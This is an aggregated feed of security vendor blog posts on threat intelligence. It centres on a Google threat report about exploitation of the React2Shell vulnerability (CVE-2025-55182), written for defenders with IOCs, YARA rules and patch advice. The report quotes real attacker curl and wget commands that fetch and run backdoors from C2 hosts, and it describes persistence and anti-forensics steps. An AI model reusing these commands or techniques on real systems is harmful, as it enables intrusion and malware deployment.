The post The Infostealer Gateway: Uncovering the Latest Methods in Defense Evasion appeared first on Flashpoint.

Surfacing Threats Before They Scale: Why Primary Source Collection Changes Intelligence

19 December 2025 at 17:32

Blogs

Blog

Surfacing Threats Before They Scale: Why Primary Source Collection Changes Intelligence

This blog explores how Primary Source Collection (PSC) enables intelligence teams to surface emerging fraud and threat activity before it reaches scale.

SHARE THIS:
Default Author Image
December 19, 2025

Spend enough time investigating fraud and threat activity, and a familiar pattern emerges. Before a tactic shows up at scale—before credential stuffing floods login pages or counterfeit checks hit customers—there is almost always a quieter formation phase. Threat actors test ideas, trade techniques, and refine playbooks in small, often closed communities before launching coordinated campaigns.

The signals are there. The challenge is that most organizations never see them.

For years, intelligence programs have leaned heavily on static feeds: prepackaged streams of indicators, alerts, and reports delivered on a fixed cadence. These feeds validate what is already known, but they rarely surface what is still taking shape. They are designed to summarize activity after it has matured, not to discover it while it is still evolving.

Meanwhile, the real innovation in fraud and threat ecosystems happens elsewhere in invite-only Telegram channels, dark web marketplaces, and regional-language forums that update in real time. By the time a static feed flags a new technique, it is often already widespread.

This disconnect has consequences. When intelligence arrives too late, teams are left responding to impact rather than shaping outcomes.

How Threats Actually Evolve

Fraudsters and threat actors do not work in isolation, they collaborate. In closed forums and encrypted channels, one actor experiments with a new login bypass, another tests two-factor authentication evasion, and a third packages those ideas into a tool or service. What begins as a handful of screenshots or code snippets quickly becomes a repeatable process.

These shared processes often take the form of playbooks that act as step-by-step guides that document how to execute a fraud scheme or exploit a weakness. Once a playbook begins circulating, scale is inevitable. Techniques that started as limited tests turn into thousands of coordinated attempts almost overnight.

Every intelligence or fraud analyst has experienced the moment when an unfamiliar tactic suddenly overwhelms detection systems. The frustrating reality is that the warning signs were often visible weeks earlier, they simply never made it into the static feeds teams were relying on.

Why Static Collection Falls Short

Static collection creates a sense of coverage, but that coverage is often shallow. Sources are fixed. Cadence is slow. Context is stripped away.

A feed might tell you that a domain, handle, or email address is associated with a known tactic, but not how that tactic was developed, who is promoting it, or whether it has any relevance to your organization’s specific exposure. You are seeing the exhaust, not the engine.

This lag matters. The window between a tactic being tested in a small community and being deployed at scale is often the most valuable moment for intervention. Miss that window, and response becomes exponentially more expensive.

As threats accelerate and collaboration among adversaries increases, intelligence programs that depend solely on static inputs struggle to keep pace.

A Different Model: Primary Source Collection

Primary Source Collection (PSC) changes how intelligence is gathered by starting with the questions that matter most and collecting directly from the original environments where those answers exist.

Rather than relying on a predefined list of sources or vendor-determined priorities, PSC begins with a defined intelligence requirement. Collection is then shaped around that requirement, directing analysts to the forums, marketplaces, and channels where relevant activity is actively unfolding.

This means monitoring closed communities advertising check alteration services. It means observing invite-only groups trading identity fraud tutorials. It means collecting original posts, screenshots, files, and discussions while they are still part of an active conversation instead of weeks later in summarized form. When actors begin discussing a new bypass technique or sharing proof-of-concept screenshots, that is the moment to act, not weeks later when the same method is being resold across marketplaces.

Primary Source Collection provides that window. It surfaces the conversations, artifacts, and early indicators that reveal what is coming next and gives teams the time they need to intervene before campaigns scale.

This does not replace analytics, automation, or baseline monitoring. It strengthens them by feeding earlier, richer insight into downstream systems. It ensures that detection and response are informed by how threats are actually developing, not just how they appear after the fact.

In one case, a financial institution using this approach identified counterfeit checks featuring its brand being advertised in underground marketplaces weeks before customers began reporting losses. By collecting directly from those spaces, analysts flagged the images, traced sellers, and alerted internal teams early enough to prevent further exploitation.

That is what early warning looks like when collection is aligned with purpose.

Making Intelligence Taskable

One of the most important shifts enabled by Primary Source Collection is tasking.

Traditional intelligence programs operate like autopilot. They deliver a steady stream of data, but that stream reflects the provider’s priorities rather than the organization’s evolving needs. Analysts spend valuable time triaging irrelevant information while emerging risks go unnoticed.

In classified intelligence environments, this problem has long been addressed through tasking. Every collection effort begins with a clearly defined requirement and priorities drive collection, not the other way around.

PSC applies that same discipline to open-source and commercial intelligence. Teams define Priority Intelligence Requirements (PIRs), such as identifying actors testing bypass methods for specific login flows, and immediately direct collection toward those needs. As priorities change, tasking changes with them.

This transforms intelligence from a passive stream into an operational capability. Analysts are no longer waiting for someone else’s update cycle. They are shaping visibility in real time, testing hypotheses, validating concerns, and uncovering tactics before they mature.

For leadership, this provides something more valuable than indicators: confidence that critical developments are not happening just out of sight.

How Taskable Collection Works in Practice

A taskable Primary Source Collection framework is dynamic by design. As stakeholder priorities shift due to a new campaign, incident, or geopolitical development, collection pivots immediately.

In practice, this approach includes:

  • Source discovery: Identifying new, relevant sources as they emerge, using a combination of analyst expertise and automated tooling.
  • Secure access: Entering closed or restricted spaces safely and ethically through controlled environments and vetted identities.
  • Direct collection: Capturing original content directly from threat actor environments, including posts, images, and files.
  • Processing and enrichment: Applying techniques such as optical character recognition, entity extraction, and metadata tagging to transform raw material into usable intelligence.
  • Delivery and collaboration: Routing outputs into investigative workflows or directly to stakeholders to accelerate response.

Intelligence can then mirror the agility of modern threats instead of lagging behind them.

Why This Shift Matters Now

Threat and fraud operations are moving faster than ever. Barriers to entry are lower. Tooling is more accessible. Collaboration rivals legitimate software development cycles.

Defenders cannot afford to move slower than the adversaries they are trying to stop.

Primary Source Collection is how intelligence teams keep pace. It aligns collection with mission needs, enables real-time tasking, and delivers insight early enough to change outcomes instead of just documenting them.

The signals have always been there. What has changed is the ability to surface them while they still matter.

See Primary Source Collection in Action

Flashpoint supports intelligence teams across fraud, cyber, and executive protection with taskable, primary source intelligence. Request a walkthrough to see how PSC enables earlier, more confident decision-making.

Request a demo today.

The post Surfacing Threats Before They Scale: Why Primary Source Collection Changes Intelligence appeared first on Flashpoint.

The Curious Case of the Comburglar

By: BHIS
18 December 2025 at 18:55

By Troy Wojewoda During a recent Breach Assessment engagement, BHIS discovered a highly stealthy and persistent intrusion technique utilized by a threat actor to maintain Command-and-Control (C2) within the client’s […]

The post The Curious Case of the Comburglar appeared first on Black Hills Information Security, Inc..

The CTI Analyst’s Isolated Arsenal: Desktop Tools for High-Risk Intelligence

16 December 2025 at 22:23

Blogs

Blog

The CTI Analyst’s Isolated Arsenal: Desktop Tools for High-Risk Intelligence

This blog explores how CTI teams safely analyze high-risk environments, engage with threat actors, and process sensitive data using Flashpoint Managed Attribution.

SHARE THIS:
Default Author Image
December 16, 2025

Cyber Threat Intelligence (CTI) analysts routinely operate in high-risk digital spaces where threat actors operate, such as Dark Web forums, encrypted chat rooms, and sites hosting massive breached datasets. Engaging with this data requires absolute confidence that your operational security (OPSEC) is up-to-date.

OPSEC failures can have significant consequences. A single attribution error or host-machine exposure can put both the analyst at risk, and compromise the organization’s security posture. To ensure your organization’s CTI activities remain anonymous, secure, and effective, this post focuses on two essentials: 

  • The types of desktop applications and tools that must run in a secure, isolated environment
  • How Flashpoint Managed Attribution (MA) provides the operational foundation for safe CTI workflows.

OPSEC & Access

Successful execution of CTI operations hinges on establishing a complete shield between the analyst and the target environment. These tools form the base layer for secure and anonymous activity, ensuring that an analyst’s real identity and location are never exposed.

Tool CategoryTool/TypeUse Case
Network AnonymityVPN ClientsIP Masking & Geo-Shifting: Adding a layer of IP obfuscation, especially when accessing geo-restricted content or high-risk sites (often used before Tor for added protection).
Secure CommunicationTelegram, Session, Tox, Pidgin (with OTR/OMEMO)Threat Actor Engagements: Contacting a threat actor (TA) about a posted dataset, discussing access, or validating a claimed compromise.
Network UtilityTorsocks / ProxychainsScript Anonymization: Forcing data collection scripts (Python, Go, etc.) to use an anonymized network when scraping or downloading data.

Operational Case Study: Secure Threat Actor Engagement with Telegram and Flashpoint Managed Attribution

When communicating anonymously with a threat actor, the Flashpoint Managed Attribution workflow provides the following key advantages for CTI teams:

  • Identity Protection: Creates a secure, isolated virtual machine with robust anonymization (VPN, Tor, rotating IPs) to protect the analyst’s identity. The analyst sets up messaging clients like Telegram within this secure environment, making it impossible for the threat actor to trace their real IP or location.
  • Continuous OPSEC: Continuously masks the operational footprint with constantly changing and untraceable IP addresses, ensuring all communication is routed through multiple layers of anonymity.
  • Host Machine Isolation & Secure Logging: All information exchanged is handled within this isolated environment to prevent malicious files from affecting the analyst’s host machine, while all communications are securely logged for later analysis.

Data Processing & Automation

CTI analysts routinely process massive log files and breach dumps that are unstable, unvalidated, or potentially malicious. By deploying essential data processing and automation tools within an isolated environment like Flashpoint Managed Attribution, you ensure this high-risk content never compromises the analyst’s host machine.

Tool CategoryTool/TypeUse Case
Scripting & AutomationPython, Golang, Bash/PowerShellBreach Data Analysis: Creating custom scraping and parsing scripts to download and search breached datasets (often multi-terabyte files) from ransomware or other leak sites.
Command-Line Toolsgrep, awk, sed, curl, wgetAssess Exposure: Quickly search for company-specific keywords, employee names, or technical indicators across massive, potentially compromised datasets.
Data Encoding/DecodingCyberChef (Desktop/Local Instance)Indicator of Compromise (IOC) Transformation: Decoding obfuscated strings, converting data formats, or analyzing potentially malicious content without sending it to an external server.

Operational Case Study: Automating Breach Data Analysis with Python and Flashpoint Managed Attribution

Within a Flashpoint Managed Attribution workspace, a CTI analyst deploys a Python script. The anonymized MA environment ensures:

  • This script crawls and downloads data through an untraceable, constantly changing IP network, performing on-the-fly parsing and storing extracted intelligence in an encrypted database. 
  • Data ingestion and analysis is executed securely, leaving no trace of the analyst’s activity.

Open Source Intelligence (OSINT) & Analysis

The below applications help analysts connect the dots between various pieces of intelligence but often require handling data from unverified or hostile sources, necessitating strict isolation.

Tool CategoryTool/TypeUse Case
ResearchTor BrowserDark Web Collection: Accessing closed forums, markets, and hosting sites for intelligence gathering and monitoring.
Link AnalysisMaltegoMapping Threat Actors: Identifying the infrastructure, affiliates, and complex relationships of a cybercrime group under investigation.
Evidence PreservationHunch.lyChain of Custody: Securely capturing and preserving online evidence (e.g., from a hacktivist blog or a ransomware leak page) before it is taken down.
Metadata AnalysisExifTool (Desktop Client)Source Attribution: Analyzing a file downloaded from a threat actor site to extract potential clues like hidden usernames, internal network paths, or original creation dates.

Operational Case Study: Analyzing a Ransomware Leak Page with Hunch.ly

When a new ransomware group emerges, a CTI analyst uses tools like Hunch.ly to safely collect evidence from leak sites. Hunch.ly captures all data, timestamps it, and creates a cryptographic hash to ensure integrity. Using tools like Hunch.ly inside of a secure virtual machine like Flashpoint Managed Attribution ensures the analyst’s anonymity, enabling thorough analysis without risking the analyst’s system or identity.

Unlock Maximum Tool Utility with Flashpoint Managed Attribution

Ultimately, while these desktop tools are indispensable for CTI analysts operating in high-risk environments, their effective and secure deployment hinges on a robust underlying platform. This is where Flashpoint Managed Attribution becomes an invaluable asset. By providing a secure, anonymous workspace, Flashpoint Managed Attribution allows analysts to leverage these powerful tools, from network anonymizers and secure communication channels to advanced OSINT and data processing applications within an environment specifically built for operational security. 

Request a demo today to ensure that gathered critical intelligence remains untraceable to your organization or analysts.

Request a demo today.

The post The CTI Analyst’s Isolated Arsenal: Desktop Tools for High-Risk Intelligence appeared first on Flashpoint.

Multiple Threat Actors Exploit React2Shell (CVE-2025-55182)

12 December 2025 at 15:00

Written by: Aragorn Tseng, Robert Weiner, Casey Charrier, Zander Work, Genevieve Stark, Austin Larsen


Introduction

On Dec. 3, 2025, a critical unauthenticated remote code execution (RCE) vulnerability in React Server Components, tracked as CVE-2025-55182 (aka "React2Shell"), was publicly disclosed. Shortly after disclosure, Google Threat Intelligence Group (GTIG) had begun observing widespread exploitation across many threat clusters, ranging from opportunistic cyber crime actors to suspected espionage groups.

GTIG has identified distinct campaigns leveraging this vulnerability to deploy a MINOCAT tunneler, SNOWLIGHT downloader, HISONIC backdoor, and COMPOOD backdoor, as well as XMRIG cryptocurrency miners, some of which overlaps with activity previously reported by Huntress. These observed campaigns highlight the risk posed to organizations using unpatched versions of React and Next.js. This post details the observed exploitation chains and post-compromise behaviors and provides intelligence to assist defenders in identifying and remediating this threat.

For information on how Google is protecting customers and mitigation guidance, please refer to our companion blog post, Responding to CVE-2025-55182: Secure your React and Next.js workloads.

CVE-2025-55182 Overview

CVE-2025-55182 is an unauthenticated RCE vulnerability in React Server Components with a CVSS v3.x score of 10.0 and a CVSS v4 score of 9.3. The flaw allows unauthenticated attackers to send a single HTTP request that executes arbitrary code with the privileges of the user running the affected web server process.

GTIG considers CVE-2025-55182 to be a critical-risk vulnerability. Due to the use of React Server Components (RSC) in popular frameworks like Next.js, there are a significant number of exposed systems vulnerable to this issue. Exploitation potential is further increased by two factors: 1) there are a variety of valid payload formats and techniques, and 2) the mere presence of vulnerable packages on systems is often enough to permit exploitation.

The specific RSC packages that are vulnerable to CVE-2025-55182 are versions 19.0, 19.1.0, 19.1.1, and 19.2.0 of:

  • react-server-dom-webpack

  • react-server-dom-parcel

  • react-server-dom-turbopack

A large number of non-functional exploits, and consequently false information regarding viable payloads and exploitation logic, were widely distributed about this vulnerability during the initial days after disclosure. An example of a repository that started out wholly non-functional is this repository published by the GitHub user "ejpir", which, while initially claiming to be a legitimate functional exploit, has now updated their README to appropriately label their initial research claims as AI-generated and non-functional. While this repository still contains non-functional exploit code, it also now contains legitimate exploit code with Unicode obfuscation. While instances like this initially caused confusion across the industry, the number of legitimate exploits and their capabilities have massively expanded, including in-memory Next.js web shell deployment capabilities. There are also exploit samples, some entirely fake, some non-functional, and some with legitimate functionality, containing malware targeting security researchers. Researchers should validate all exploit code before trusting its capabilities or legitimacy.

Technical write-ups about this vulnerability have been published by reputable security firms, such as the one from Wiz. Researchers should refer to such trusted publications for up-to-date and accurate information when validating vulnerability details, exploit code, or published detections.

Additionally, there was a separate CVE issued for Next.js (CVE-2025-66478); however, this CVE has since been marked as a duplicate of CVE-2025-55182.

Observed Exploitation Activity

Since exploitation of CVE-2025-55182 began, GTIG has observed diverse payloads and post-exploitation behaviors across multiple regions and industries. In this blog post we focus on China-nexus espionage and financially motivated activity, but we have additionally observed Iran-nexus actors exploiting CVE-2025-55182.

China-Nexus Activity

As of Dec. 12, GTIG has identified multiple China-nexus threat clusters utilizing CVE-2025-55182 to compromise victim networks globally. Amazon Web Services (AWS) reporting indicates that China-nexus threat groups Earth Lamia and Jackpot Panda are also exploiting this vulnerability. GTIG tracks Earth Lamia as UNC5454. Currently, there are no public indicators available to assess a group relationship for Jackpot Panda.

MINOCAT

GTIG observed China-nexus espionage cluster UNC6600 exploiting the vulnerability to deliver the MINOCAT tunneler. The threat actor retrieved and executed a bash script used to create a hidden directory ($HOME/.systemd-utils), kill any processes named "ntpclient", download a MINOCAT binary, and establish persistence by creating a new cron job and a systemd service and by inserting malicious commands into the current user's shell config to execute MINOCAT whenever a new shell is started. MINOCAT is an 64-bit ELF executable for Linux that includes a custom "NSS" wrapper and an embedded, open-source Fast Reverse Proxy (FRP) client that handles the actual tunneling.

SNOWLIGHT

In separate incidents, suspected China-nexus threat actor UNC6586 exploited the vulnerability to execute a command using cURL or wget to retrieve a script that then downloaded and executed a SNOWLIGHT downloader payload (7f05bad031d22c2bb4352bf0b6b9ee2ca064a4c0e11a317e6fedc694de37737a). SNOWLIGHT is a component of VSHELL, a publicly available multi-platform backdoor written in Go, which has been used by threat actors of varying motivations. GTIG observed SNOWLIGHT making HTTP GET requests to C2 infrastructure (e.g., reactcdn.windowserrorapis[.]com) to retrieve additional payloads masquerading as legitimate files.

curl -fsSL -m180 reactcdn.windowserrorapis[.]com:443/?h=reactcdn.windowserrorapis[.]com&p=443&t=tcp&a=l64&stage=true -o <filename>

Figure 1: cURL command executed to fetch SNOWLIGHT payload

COMPOOD

GTIG also observed multiple incidents in which threat actor UNC6588 exploited CVE-2025-55182, then ran a script that used wget to download a COMPOOD backdoor payload. The script then executed the COMPOOD sample, which masqueraded as Vim. GTIG did not observe any significant follow-on activity, and this threat actor's motivations are currently unknown.

wget http://45.76.155[.]14/vim -O /tmp/vim
/tmp/vim "/usr/lib/polkit-1/polkitd --no-debug"

Figure 2: COMPOOD downloaded via wget and executed

COMPOOD has historically been linked to suspected China-nexus espionage activity. In 2022, GTIG observed COMPOOD in incidents involving a suspected China-nexus espionage actor, and we also observed samples uploaded to VirusTotal from Taiwan, Vietnam, and China.

HISONIC

Another China-nexus actor, UNC6603, deployed an updated version of the HISONIC backdoor. HISONIC is a Go-based implant that utilizes legitimate cloud services, such as Cloudflare Pages and GitLab, to retrieve its encrypted configuration. This technique allows the actor to blend malicious traffic with legitimate network activity. In this instance, the actor embedded an XOR-encoded configuration for the HISONIC backdoor delimited between two markers, "115e1fc47977812" to denote the start of the configuration and "725166234cf88gxx" to mark the end. Telemetry indicates this actor is targeting cloud infrastructure, specifically AWS and Alibaba Cloud instances, within the Asia Pacific (APAC) region.

<version>115e1fc47977812.....REDACTED.....725166234cf88gxx</version>

Figure 3: HISONIC markers denoting configuration

ANGRYREBEL.LINUX

Finally, we also observed a China-nexus actor, UNC6595, exploiting the vulnerability to deploy ANGRYREBEL.LINUX. The threat actor uses an installation script (b.sh) that attempts to evade detection by masquerading the malware as the legitimate OpenSSH daemon (sshd) within the /etc/ directory, rather than its standard location. The actor also employs timestomping to alter file timestamps and executes anti-forensics commands, such as clearing the shell history (history -c). Telemetry indicates this cluster is primarily targeting infrastructure hosted on international Virtual Private Servers (VPS).

Financially Motivated Activity

Threat actors that monetize access via cryptomining are often among the first to exploit newly disclosed vulnerabilities. GTIG observed multiple incidents, starting on Dec. 5, in which threat actors exploited CVE-2025-55182 and deployed XMRig for illicit cryptocurrency mining. In one observed chain, the actor downloaded a shell script named "sex.sh," which downloads and executes the XMRIG cryptocurrency miner from GitHub. The script also attempts to establish persistence for the miner via a new systemd service called "system-update-service."

GTIG has also observed numerous discussions regarding CVE-2025-55182 in underground forums, including threads in which threat actors have shared links to scanning tools, proof-of-concept (PoC) code, and their experiences using these tools.

Outlook and Implications

After the disclosure of high-visibility, critical vulnerabilities, it is common for affected products to undergo a period of increased scrutiny, resulting in a swift but temporary increase in the number of vulnerabilities discovered. Since the disclosure of CVE-2025-55182, three additional React vulnerabilities have been disclosed: CVE-2025-55183, CVE-2025-55184, and CVE-2025-67779. In this case, two of these follow-on vulnerabilities have relatively limited impacts (restricted information disclosure and causing a denial-of-service (DoS) condition). The third vulnerability (CVE-2025-67779) also causes a DoS condition, as it arose due to an incomplete patch for CVE-2025-55184.

Recommendations

Organizations utilizing React or Next.js should take the following actions immediately:

  1. Patch Immediately:

    1. To prevent remote code execution due to CVE-2025-55182, patch vulnerable React Server Components to at least 19.0.1, 19.1.2, or 19.2.1, depending on your vulnerable version. Patching to 19.2.2 or 19.2.3 will also prevent the potential for remote code execution.

    2. To prevent the information disclosure impacts due to CVE-2025-55183, patch vulnerable React Server Components to at least 19.2.2.

    3. To prevent DoS impacts due to CVE-2025-55184 and CVE-2025-67779, patch vulnerable React Server Components to 19.2.3. The 19.2.2 patch was found to be insufficient in preventing DoS impacts.

  2. Deploy WAF Rules: Google has rolled out a Cloud Armor web application firewall (WAF) rule designed to detect and block exploitation attempts related to this vulnerability. We recommend deploying this rule as a temporary mitigation while your vulnerability management program patches and verifies all vulnerable instances.

  3. Audit Dependencies: Determine if vulnerable React Server Components are included as a dependency in other applications within your environment.

  4. Monitor Network Traffic: Review logs for outbound connections to the indicators of compromise (IOCs) listed below, particularly wget or cURL commands initiated by web server processes.

  5. Hunt for Compromise: Look for the creation of hidden directories like $HOME/.systemd-utils, the unauthorized termination of processes such as ntpclient, and the injection of malicious execution logic into shell configuration files like $HOME/.bashrc.

Indicators of Compromise (IOCs)

To assist defenders in hunting for this activity, we have included IOCs for the threats described in this blog post. A broader subset of related indicators is available in a Google Threat Intelligence Collection of IOCs available for registered users.

Indicator

Type

Description

reactcdn.windowserrorapis[.]com

Domain

SNOWLIGHT C2 and Staging Server

82.163.22[.]139

IP Address

SNOWLIGHT C2 Server

216.158.232[.]43

IP Address

Staging server for sex.sh script

45.76.155[.]14

IP Address

COMPOOD C2 and Payload Staging Server

df3f20a961d29eed46636783b71589c183675510737c984a11f78932b177b540

SHA256

HISONIC sample

92064e210b23cf5b94585d3722bf53373d54fb4114dca25c34e010d0c010edf3

SHA256

HISONIC sample

0bc65a55a84d1b2e2a320d2b011186a14f9074d6d28ff9120cb24fcc03c3f696

SHA256

ANGRYREBEL.LINUX sample

13675cca4674a8f9a8fabe4f9df4ae0ae9ef11986dd1dcc6a896912c7d527274

SHA256

XMRIG Downloader Script 

(filename: sex.sh)

7f05bad031d22c2bb4352bf0b6b9ee2ca064a4c0e11a317e6fedc694de37737a

SHA256

SNOWLIGHT sample (filename: linux_amd64)

776850a1e6d6915e9bf35aa83554616129acd94e3a3f6673bd6ddaec530f4273

SHA256

MINOCAT sample

YARA Rules

MINOCAT

rule G_APT_Tunneler_MINOCAT_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_modified = "2025-12-10"
		rev = "1"
		md5 = "533585eb6a8a4aad2ad09bbf272eb45b"
	strings:
		$magic = { 7F 45 4C 46 }
		$decrypt_func = { 48 85 F6 0F 94 C1 48 85 D2 0F 94 C0 08 C1 0F 85 }
		$xor_func = { 4D 85 C0 53 49 89 D2 74 57 41 8B 18 48 85 FF 74 }
		$frp_str1 = "libxf-2.9.644/main.c"
		$frp_str2 = "xfrp login response: run_id: [%s], version: [%s]"
		$frp_str3 = "cannot found run ID, it should inited when login!"
		$frp_str4 = "new work connection request run_id marshal failed!"
		$telnet_str1 = "Starting telnetd on port %d\n"
		$telnet_str2 = "No login shell found at %s\n"
		$key = "bigeelaminoacow"
	condition:
		$magic at 0 and (1 of ($decrypt_func, $xor_func)) and (2 of ($frp_str*)) and (1 of ($telnet_str*)) and $key
}

COMPOOD

rule G_Backdoor_COMPOOD_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_modified = "2025-12-11"
		rev = “1”
            md5 = “d3e7b234cf76286c425d987818da3304”
	strings:
		$strings_1 = "ShellLinux.Shell"
		$strings_2 = "ShellLinux.Exec_shell"
		$strings_3 = "ProcessLinux.sendBody"
		$strings_4 = "ProcessLinux.ProcessTask"
		$strings_5 = "socket5Quick.StopProxy"
		$strings_6 = "httpAndTcp"
		$strings_7 = "clean.readFile"
		$strings_8 = "/sys/kernel/mm/transparent_hugepage/hpage_pmd_size"
		$strings_9 = "/proc/self/auxv"
		$strings_10 = "/dev/urandom"
		$strings_11 = "client finished"
		$strings_12 = "github.com/creack/pty.Start"
	condition:
		uint32(0) == 0x464C457f and 8 of ($strings_*)
}

SNOWLIGHT

rule G_Hunting_Downloader_SNOWLIGHT_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_created = "2025-03-25"
		date_modified = "2025-03-25"
		md5 = "3a7b89429f768fdd799ca40052205dd4"
		rev = 1
	strings:
		$str1 = "rm -rf $v"
		$str2 = "&t=tcp&a="
		$str3 = "&stage=true"
		$str4 = "export PATH=$PATH:$(pwd)"
		$str5 = "curl"
		$str6 = "wget"
		$str7 = "python -c 'import urllib"
	condition:
		all of them and filesize < 5KB
}

Beyond the Malware: Inside the Digital Empire of a North Korean Threat Actor

Blogs

Blog

Beyond the Malware: Inside the Digital Empire of a North Korean Threat Actor

In this post Flashpoint reveals how an infostealer infection on a North Korean threat actor’s machine exposed their digital operational security failures and reliance on AI. Leveraging Flashpoint intelligence, we pivot from a single persona to a network of fake identities and companies targeting the Web3 and crypto industry.

SHARE THIS:
Default Author Image
December 10, 2025

Last week, Hudson Rock published a blog on “Trevor Greer,” a persona tied to a North Korean IT Worker. Flashpoint shared additional insights with our clients back in July, and we’re now making those findings public.

Trevor Greer, a North Korean operative, was identified via an infostealer infection on their own machine. Information-stealing malware, also known as Infostealers or stealers, are malware designed to scrape passwords and cookies from unsuspecting victims. Stealers (like LummaC2 or RedLine) are typically used by cybercriminals to steal login credentials from everyday users to sell on the Dark Web. It is rare to see them infect the machines of a state-sponsored advanced persistent threat group (APT).

However, when adversaries unknowingly infect themselves, they can expose valuable insights into the inner workings of their campaigns. Leveraging Flashpoint intelligence sourced from the leaked logs of “Trevor Greer,” our analysts uncovered a myriad of fake identities and companies used by DPRK APTs.

Finding Trevor Greer

Flashpoint analysts have been tracking the Trevor Greer email address since December 2024 in relation to the “Contagious Interview” campaign, in which threat actors operated as LinkedIn recruiters to target Web3 developers, resulting in the deployment of multiple stealers compromising developer Web3 wallets. Flashpoint also identified the specific persona’s involvement in a campaign in which North Korean threat actors posed as IT freelance workers and applied for jobs at legitimate companies before compromising the organizations internally.

ByBit Compromise

The ByBit compromise in late February 2025 further fueled Flashpoint’s investigations into the Trevor Greer email address. Bybit, a cryptocurrency exchange, suffered a critical incident resulting in North Korean actors extorting US $1.5 billion worth of cryptocurrency. In the aftermath, Silent Push researchers identified the persona “Trevor Greer” associated with the email address trevorgreer9312@gmail[.]com, which registered the domain “Bybit-assessment[.]com” prior to the Bybit compromise.

A later report claimed that the domain “getstockprice[.]com” was involved in the compromise. Despite these domain discrepancies, both investigations attributed the attack to North Korean advanced persistent threat (APT) nexus groups.

Tracing the Infection

Using Flashpoint’s vast intelligence collections, we performed a full investigation of compromised virtual private servers (VPS), revealing the actor’s potential involvement in several other operations, including remote IT work, several self-made blockchain and cryptocurrency exchange companies, and a potential crypto scam dating back to 2022.

Flashpoint analysts also discovered that the Trevor Greer email address was linked to domains infected with information-stealing malware.

What the Logs Revealed

Analysts extracted information about the associated infected host from Trevor Greer, revealing possible tradecraft and tools used. Analysts further identified specific indicators of compromise (IOCs) used in the campaigns mentioned above, as well as email addresses used by the actor for remote work.

The data painted a vivid picture of how these threat actors operate:

Preparation for “Contagious Interviews”

The browser history revealed the actor logging into Willo, a legitimate video interview platform. This suggests the actor was conducting reconnaissance to clone the site for the “Contagious Interview” campaign, where they lured Web3 developers into fake job interviews to deploy malware.

Reliance on AI Tools

The logs exposed the actor’s reliance on AI to bridge the language gap. The operator frequently accessed ChatGPT and Quillbot, likely using them to write convincing emails, build resumes, and generate code for their malware.

Pivoting: One Node to a Network

By analyzing the “Trevor Greer” logs, we were able to pivot to other personas and campaigns involved in the operation.

  • Fake Employment: The logs contained credentials for freelance platforms, such as Upwork and Freelancer, associated with other aliases, including “Kenneth Debolt” and “Fabian Klein.” This confirmed the actor was part of a broader scheme to infiltrate Western companies as remote IT workers.
  • Fake Companies: The data linked the actor to fake corporate entities, such as Block Bounce (blockbounce[.]xyz), a sham crypto trading firm set up to appear legitimate to potential victims. 
  • Developer Personas: The infection data linked the actor to the GitHub account svillalobosdev, which had been active in open source projects to build credibility before the attack.
  • Legitimate Platforms & Tools: Analysts observed the actor using job boards such as Dice and HRapply[.]com, freelance platforms such as Upwork and Freelancer, and direct applications through company Workday sites. To improve their resume, the actor used resumeworded[.]com or cakeresume[.]com. For conversing, the threat actor likely relies on a mix of both GPT and Quilbot, as found in infected host logins, to ensure they sound human. During interviews, analysts determined that they potentially used Speechify. 
  • Deep & Dark Web Resources: The actor also likely purchased Social Security numbers (SSNs) from SSNDOB24[.]com, a site for acquiring Social Security data.

Disrupt Threat Actors Using Flashpoint

The “Trevor Greer” case study illustrates a critical shift in modern threat intelligence. We are no longer limited to analyzing the malware adversaries deploy; sometimes, we can analyze the adversaries themselves.

Using their own tools against them, Flashpoint transformed a faceless state-sponsored entity into a tangible user with bad habits, sloppy OPSEC, and a trail of digital breadcrumbs. Behind every sophisticated APT campaign is a human operator, and sometimes, they click the wrong link too. 

Request a demo today to delve deeper into the tactics, techniques, and procedures of advanced persistent threats and learn how Flashpoint’s intelligence strengthens your defenses.

Request a demo today.

The post Beyond the Malware: Inside the Digital Empire of a North Korean Threat Actor appeared first on Flashpoint.

From Endpoint Compromise to Enterprise Breach: Mapping the Infostealer Attack Chain

Blogs

Blog

From Endpoint Compromise to Enterprise Breach: Mapping the Infostealer Attack Chain

In Flashpoint’s latest webinar, we map the global infostealer attack chain step-by-step, from initial infection to enterprise-level account takeover. We analyze how the commodification of stolen identities works and demonstrate how Flashpoint intelligence provides the critical visibility necessary to disrupt this cycle.

SHARE THIS:
Default Author Image
December 8, 2025

Compromised digital identities have become one of the most valuable currencies in the cybercriminal ecosystem. The rise of information-stealing malware has created an industrial-scale supply chain for stolen credentials, session cookies, and browser fingerprints, directly fueling account takeover (ATO) campaigns that penetrate even the most mature security environments.

Flashpoint recently hosted an on-demand webinar, “From Compromise to Breach: How Infostealers Power Identity Attacks,” where our experts dissected this developing threat landscape. We exposed the exact sequence of events, providing defenders with the actionable intelligence required to disrupt the chain at multiple points. For the full technical breakdown, check out the full on-demand webinar

Here are the main key takeaways you need to know:

Stage 1: Initial Infection and Data Harvest (The Compromise)

A full scale compromise often begins with a single event, typically a phishing lure, a malicious download, or a compromised cracked software installer. Once executed, the infostealer goes to work, quickly and stealthily, to build a “log” that grants post-MFA (multi-factor authentication) access.

Scouring now-compromised endpoints, the stealer searches for and compiles data such as:

  • Credentials: Saved logins, credit card details, and passwords for applications and websites.
  • Session Cookies/Tokens: These are the keys that allow an attacker to bypass login prompts entirely, appearing as an already-authenticated user.
  • Browser Fingerprints and System Metadata: Geolocation, IP address, and system language used to evade security tools by accurately mimicking the victim’s legitimate environment.

Stage 2: Commodification and the ATO Supply Chain (The Market)

Once a log is harvested, it enters the Infostealer-as-a-Service ecosystem, a critical industrialized stage of the attack chain. Here, threat actors can rent or purchase access to millions of fresh logs, effectively outsourcing the initial compromise phase and enabling mass identity exploitation for a minimal investment.

Check out the on-demand webinar for a full technical breakdown of this dark web economy and how the commodification of stealer logs drastically reduces the barrier to entry for follow-on attacks.

Stage 3: Post-MFA Account Takeover (The Breach)

This is the ultimate pivot point, where a simple endpoint infection escalates into an enterprise breach. Unlike the brute-forcing and phishing attacks of the past, attackers leverage the stolen session tokens and browser fingerprints.

Stolen log buyers leverage obfuscation tools such as anti-detect browsers. These tools ensure the attacker can seamlessly utilize the stolen cookies and digital fingerprints to appear identical to the original victim. 

